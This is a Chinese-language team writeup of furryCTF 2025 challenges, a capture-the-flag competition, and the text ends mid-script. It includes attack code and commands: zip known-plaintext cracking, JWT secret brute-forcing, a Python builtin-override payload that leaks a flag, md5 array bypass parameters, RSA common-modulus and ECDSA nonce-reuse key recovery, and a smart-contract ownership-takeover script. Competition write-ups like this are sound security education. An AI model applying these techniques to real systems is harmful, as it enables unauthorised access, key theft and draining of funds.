
furryCTF 2025 Writeup

比赛时间：2026 年 1 月 30 日 12:00~2026 年 2 月 4 日 12:00



队伍名称	KFCTF_1s_so_ha2d
参赛队员	joher,圆周率,秦肃鹏
是否为安徽师范大学校内队伍	否
2026 年 2 月 4 日	

本队成功解出题目

【Misc】

1.签到题
2.学习资料
3.赛后问卷

【Web】

1.~admin~
2.PyEditor
3.ezmd5
4.下一代有下一代的问题

【Crypto】

1. 0x4A
2. GZRSA
3. lazy signer

【Reverse】

1. ezvm
2. 未来程序
3. Lua
4. TimeManager

【Pwn】

无……

【Blockchain】

1. 好像忘了啥

【Forensics】

1. 谁动了我的钱包

【Hardware】

1. 串口通信

【Mobile】

1. 无尽弹球

【PPC】

1. flagReader
2. Emoji Engine

【OSINT】

1. 独游

【Misc】签到题

【解题思路】

直接搜索

【解题步骤】

打开之后先 F12 检查没发现东西，到下一个页面中检查源码搜寻 furryCTF 直接找到 flag

Flag:

furryCTF{Cro5s_The_Lock_0f_T1me}

【Misc】学习资料

【解题思路】

注意到压缩包是 ZipCrypto/Store 的，压缩的还是 docx 这样的有特征的文件，考虑使用 bkcrack 进行明文攻击

【解题步骤】

压缩一个 docx 文档，发现偏移 0x1e 处是"[Content_Types].xml"，bkcrack 失败，经过搜索，发现


https://sj1t.cn/2024/07/14/ZIP%E6%98%8E%E6%96%87%E6%94%BB%E5%87%BB/index.html

提到 0x1e 还可以“为 docProps/PK，加上文件头也达到了爆破的最低要求”

于是使用

```
bkcrack -C ... -c ... -o 0x1e -p known.txt -x 0 504B0304
```

得到 3 个 subkey，复原后 flag 在 Word 文档里



话说，如果我用Word文档存储我的学习资料，然后用压缩包加密起来，是不是就没有人能偷走了owo。
至少我是这么认为的zwz，不信我在这里留下一个flag，谁拿到flag就能反驳我的观点zwz：
furryCTF{Ho0w_D1d_You_C0mE_H9re_xwx}

Flag:

furryCTF{Ho0w_D1d_You_C0mE_H9re_xwx}

【Misc】赛后问卷

【解题思路】

答问卷即可

【解题步骤】

忘截图了，从略 zwz

【Web】~admin~

【解题思路】


登录拿到 jwt，尝试伪造 none 后发现会校验算法，遂爆破

【解题步骤】


先登录拿一个合法的 jwt，然后用 hashcat

```
hashcat -a 3 -m 16500

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidXNlciIs

ImlhdCI6MTc2OTc2OTE2OCwiZXhwIjoxNzY5NzcyNzY4fQ.h26e_Tcu2x

Lw_CF9RMgahLo00CT92SyOba6k4IbPoW0 ?a?a?a?a?a?a -i
```

爆破得 key 为 mwkj



然后伪造一个 admin 的 jwt



再用这个 jwt 访问首页即可拿到 flag

Flag:

furryCTF{JWT_T0k9n_W1th_We6k_Pa5s}

【Web】PyEditor

【解题思路】

看到“记得删”的注释，好好利用后面的代码即可

【解题步骤】

```
117 exit()
118 # Hey bro, don't forget to remove this before release!!!
119 import os
120 import sys
121 
122 flag_content = os.environ.get('GZCTF_FLAG', '')
123 os.environ['GZCTF_FLAG'] = ''
124 
125 try:
126     with open('/flag.txt', 'w') as f:
127         f.write(flag_content)
128 except:
129     pass
```

观察，由于 exit，这段代码不会执行，而如果执行，那么 flag 的内容就会经过 f.write，于是将这两个函数覆盖即可，给出 payload

```
__builtins__.exit = lambda *_: None
class Leak:
    def __init__(self, *args, **kwargs):
        super().__init__()
    def __enter__(self):
        return self
    def __exit__(self, a, b, c):
        pass
    def write(self, *args, **kwargs):
        print(*args, **kwargs)
__builtins__.open = Leak
```

Flag:

furryCTF{dO_no7_fOr6e7_7o_r3mOve_dE6uG_whEn_da729de4ce51_RElEa5e}

【Web】ezmd5


【解题思路】

签到题，数组绕过

【解题步骤】

由于 md5 后使用===强比较，所以无法使用科学计数法绕过，故使用数组绕过。

传入 user[]=1&pass[]=2 即可



Flag:

POFP{[这么长一串我就懒得敲了 ovo]}

【Web】下一代有下一代的问题


【解题思路】

考察 next.js 那个 10 分的大瓜，找段 payload 改一改即可

【解题步骤】

这里用的是 yakit，因为实在不会手搓

先勾选对应利用再丢过去改一改，懒得爆长度了，大一点也无所谓



感觉最近好多考 next.js 的……或许应该学一下(?)

Flag:

furryCTF{r3aD_Cv3_m0re_tO_diSCOvEr_NEXT_JS_ec99bf95cd54}

【Crypto】0x4A

【解题思路】

参考 qsnctf 的 0x42F

【解题步骤】

找一个 txtmoji，我只有国内网络环境，好不容易找到一个：

https://txtmoji.elliot00.com/

密钥就是题目名“0x4A”

反复解 3 次即得 flag

Flag:

POFP{2394E9DA555D55D493A28624D901D2CA}

【Crypto】GZRSA

【解题思路】

RSA 共模攻击

【解题步骤】

连接两次发现 N 相同，e c 不同，直接共模攻击解

```
# coding:utf-8
import gmpy2
import libnum

# 给定的参数
e1 = 44461
e2 = 18293
n =
90351149265990125702282031567260043239381176109565507707251900906
86067658199728619165630981313671869926995787317328768082143950951
10574476633613168091422406560250161438133403421141357884575462083
24431475426386533494258128919966239734259686029453858136435774922
98353147098136103981376136259689362814913410545 7
c1 =
55038726891049343202717253965868925662456033466554124096209631909
22106022880581356583142119730757081718876948354759097586169277079
70461032407505661671453011203291426202461730152992225890408580345
91342075327839021120706563484688254374782941234940514485025885471
13019367654671221203294518220731287196141497910 7
c2 =
34466566484914444153010021015772964858564359568598666141927860563
86421915221914824279265791556142479001341681168877991127790329016
61558461336707567020258778994011097878874929037334870285518952857
42362933295056340612017871292911804887858502086568057882452330659
57716449762723942144895442052969210232026480511 5


# 共模攻击函数
def rsa_gong_N_def(e1, e2, c1, c2, n):
    # 转换为整数类型
    e1, e2, c1, c2, n = map(int, [e1, e2, c1, c2, n])

    # 扩展欧几里得算法求 gcd 和系数
    g, s1, s2 = gmpy2.gcdext(e1, e2)

    # 检查 e1 和 e2 是否互质，共模攻击的前提
    if g != 1:
        raise ValueError("e1 和 e2 不互质，无法进行共模攻击")
```

```
    # 处理负数情况
    if s1 < 0:
        s1 = -s1
        c1 = gmpy2.invert(c1, n)  # 求 c1 的模逆
    if s2 < 0:
        s2 = -s2
        c2 = gmpy2.invert(c2, n)  # 求 c2 的模逆

    # 计算明文 m
    m = (pow(c1, s1, n) * pow(c2, s2, n)) % n
    return int(m)


try:
    # 执行共模攻击
    m = rsa_gong_N_def(e1, e2, c1, c2, n)
    print("解密得到的整数 m:", m)

    # 将整数转换为字符串
    flag = libnum.n2s(m)
    print("解密得到的 flag:", flag.decode('utf-8', errors='ignore'))
except Exception as e:
    print("解密过程出错:", str(e))
```

Flag:

furryCTF{de7d63ba35fb_3A5Y_R5A_WiTH_6zc7F_Fr4meWorK}

【Crypto】lazy singer

【解题思路】

ECDSA，与靶机交互两次拿到两组数据解 d 就行了，直接 ai 出的（

【解题步骤】

```
from hashlib import sha256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Util.number import inverse

# ====== 从靶机复制 ======
r  =
156920989672347015604084225523401088174236870923239049475347393291266341245 67        # r
s1 =
528450692282739443713882903385112521438196607831411594217110050210579091678 76       # s for "aaa"
s2 =
850788440799698501358031404946775431252430993484450039800130434696924651353 51        # s for "bbb"
encrypted_flag_hex =
"58834a957356aca25038f2a773e30e9fc4fe2174b4ad07e767cb280bcaa50723da0094183f50ad86de6e8dc99153f165" # Encrypted Flag (hex)

# ====== 固定参数 ======
n =
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141

m1 = b"aaa"
m2 = b"bbb"

# ====== 计算哈希 ======
z1 = int.from_bytes(sha256(m1).digest(), 'big')
z2 = int.from_bytes(sha256(m2).digest(), 'big')

# ====== 恢复 k ======
k = (z1 - z2) * inverse(s1 - s2, n) % n

# ====== 恢复私钥 d ======
d = (s1 * k - z1) * inverse(r, n) % n

print("[+] recovered private key d =", d)

# ====== 解密 flag ======
aes_key = sha256(str(d).encode()).digest()
```

```
cipher = AES.new(aes_key, AES.MODE_ECB)

flag = unpad(cipher.decrypt(bytes.fromhex(encrypted_flag_hex)),
16)
print("[+] FLAG =", flag.decode())
```

Flag:

POFP{23edebc0-52e9-4005-9a41-486225a685cc}


【Reverse】ezvm

【解题思路】

看不懂代码，那就动调吧

【解题步骤】

在比较处下断点，停下时在右侧寄存器窗口送 flag



Flag:

POFP{317a614304}

【Reverse】未来程序

【解题思路】

先运行，后瞪眼

【解题步骤】

先通过运行的方式发现在没有+的时候会把 01 串拷贝后分在|左右


然后就瞪，发现 Line 16-21 似乎是在换算二进制，然后看到下面 b 的操作是减法，恍然大悟，全程用时将近 2h

```
y=                  # Line 1 - 15: 将文本复制一份，分列竖线左右
(once)+=-
+1=ta+
+0=t+
+=                  # Line 16 - 19 生成ta列，+右侧1->ta，0->t
at=taa
t=                  # Line 20 - 21 二进制换算
1a=a0
0a=1
a=1                 # 二进制加法
-1=qb-
-0=q-
-=
bq=qbb
q=
0b=b1
1b=0                # 类似ta，但最后是减法
(start)0=
```

最后只要简单计算一下即可

```
left, right =
'1100110011101010001001100101111010010001101010111100011110110100001011000011101000000101111011000010100000011011111000010001000111101100111001110001010111001000111100011111111111101010|0110011001110101110100011011010110101001101000011000100101100101111000001000101111001101110111001101001010100010101100011101010011010001110000011101010010101001011110000011011100111001000'.split('|')
```

```
sniff = left[:10]
pad = right.index(sniff)
left = '0' * pad + left
print(left)
print(right)
length = len(left)
opr = int(right, 2)
omr = int(left, 2)
ori = f'{(opr+omr)//2:b}'
res = f'{(opr-omr)//2:b}'
print(ori.rjust((len(ori)+7)//8*8,
'0')+'+'+res.rjust((len(res)+7)//8*8, '0'))
```



Flag:

furryCTF{This_Is_Tu7ing_C0mple7es_Charm_nwn}

【Reverse】Lua


【解题思路】

签到题，反编译一下基本上就出了

【解题步骤】


先试图丢给 D 老师做，然后自己开始

看到一段类似 base64 的，尝试解 base64，果真得到 LuaT 标识，找一个在线网站反编一下



然后写一段 Python 还原一下即可


```
''.join(chr(int(i)^114) for i in "20-30-19-21-9-39-45-0-45-62-7-70-38-45-63-70-1-6-65-32-83-15".split('-'))
```



Flag:

furryCTF{U_r_Lu4T_M4st3R!}

最后回头看了眼 D 老师，思考 105s 得出了近乎正确的答案




【Reverse】TimeManager

【解题思路】

放 3h 就好了

【解题步骤】

但我想要快速等待




于是就把程序重写了一遍

```
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint32_t dword_6043 = 0xBEADDEEF; // 什么是 BEADDEEF@~@(?)
uint8_t cipher[] =
{0x21,0x71,0xD8,0xED,0xDD,0xA9,0xCB,0x2,0xFB,0x3E,0x77,0x
DF,0x96,0x6D,0x6D,0x29,0x69,0xCF,0xDC,0xC1,0xEA,0xBE,0x23
,0xAA,0x1D,0xE4,0x25,0xD4,0x9D,0x3A,0x8A,0x50,0xCA,0xD6,0
x86,0x48,0x21,0xFB,0xD5,0x75,0x44,0x49,0x63,0x1B,0x30,0xB
8,0x18,0x39,0x22,0xB2,0x43,0xC8,0x82,0x6,0xDC,0x1D,0x88,0
xBF,0x1A,0xB8,0xC,0xFB,0x54,0xC9,0x57,0x7A,0xB3,0xDD,0x94
```

```
,0x70,0x6,0xAD,0x41,0x8F,0x13,0x7B,0x66,0x31,0x90,0xF7,0x
EC,0xDC,0xB7,0xE8,0xC4,0x60,0x3C,0x69,0xBD,0xD8,0x8E,0x9B
,0xAB,0xA0,0x50,0x7,0xCD,0x40,0x7C,0xFE,0x30,0xF2,0xCA,0x
45,0xE2,0x53,0x7D,0x19,0xD8,0x16,0x79,0xBD,0x47,0xD3,0x93
,0x33,0xCD,0xCB,0xD4,0xCA,0xDE,0x38,0xB5,0xC5,0x36,0xFF,0
xA3,0x87};

int main(int argc, const char **argv, const char **envp)
{
  puts("Welcome to the Wired, Lain.");
  puts("Your NAVI is ready to assist you.");
  puts("Just wait 3 hours, and you will see the flag.");
  for (int i = 0; i <= 10799; ++i )
  {
    srand(i+dword_6043+1);
    cipher[i % 128] ^= rand();
    cipher[i % 17] ^= rand();
  }
  puts("\nWow, u can really do it");
  puts(cipher);
  return 0;
}
```

然后在 Linux 上编译运行即可



Flag:

furryCTF{y0U_kn0W_h0W_t0_h4ndl3_ur_t1m3}

【Blockchain】好像忘了什么

【解题思路】

有一个可以接管的接口，调用即可成为 owner，然后 withdrawAll()就好了

【解题步骤】

但是我不会写 Web3 的代码，交给 D 老师了

```
from web3 import Web3
import json
import time

# 配置
RPC_URL = "http://furryctf.com:??/rpc/"  # 替换为你的节点 RPC
CONTRACT_ADDRESS = "..."  # 替换为合约地址
PRIVATE_KEY = "..."  # 替换为你的私钥

# 合约 ABI
CONTRACT_ABI = [
    ...
]

# 连接节点
w3 = Web3(Web3.HTTPProvider(RPC_URL))
account = w3.eth.account.from_key(PRIVATE_KEY)
address = account.address
contract = w3.eth.contract(address=CONTRACT_ADDRESS,
abi=CONTRACT_ABI)

def setup_event_listener():
    """设置事件监听器"""
    print("设置事件监听器...")

    def handle_event(event):
        print("\n" + "="*50)
        print("🎯 FlagRevealed 事件捕获到!")
        print(f"👤 Revealer:
```

```
{event['args']['revealer']}")
        print(f"🚩 Flag: {event['args']['flag']}")
        print("="*50)

    # 创建事件过滤器
    event_filter =
contract.events.FlagRevealed.create_filter(from_block='la
test')

    return event_filter, handle_event

def attack():
    """执行攻击"""
    print(f"攻击者地址: {address}")
    print(f"合约地址: {CONTRACT_ADDRESS}")

    # 1. 启动事件监听器（异步）
    event_filter, handler = setup_event_listener()

    # 2. 获取当前 gas 价格
    gas_price = w3.eth.gas_price

    # 3. 攻击步骤 1：调用 getStatus()成为 owner
    print("\n[步骤 1] 调用 getStatus()成为合约所有者...")
    getstatus_tx =
contract.functions.getStatus().build_transaction({
        'from': address,
        'gas': 100000,
        'gasPrice': gas_price,
        'nonce': w3.eth.get_transaction_count(address)
    })

    signed_tx =
w3.eth.account.sign_transaction(getstatus_tx,
PRIVATE_KEY)
    tx_hash =
w3.eth.send_raw_transaction(signed_tx.raw_transaction)
    tx_receipt =
```

```
w3.eth.wait_for_transaction_receipt(tx_hash)
    print(f"✓ getStatus() 交易成功: {tx_hash.hex()}")

    # 4. 检查事件（处理可能在 getStatus 中触发的事件）
    events = event_filter.get_new_entries()
    for event in events:
        handler(event)

    # 5. 攻击步骤 2：调用 withdrawAll()获取 flag
    print("\n[步骤 2] 调用 withdrawAll()提取余额并触发 Flag 事
件...")
    withdraw_tx =
contract.functions.withdrawAll().build_transaction({
        'from': address,
        'gas': 100000,
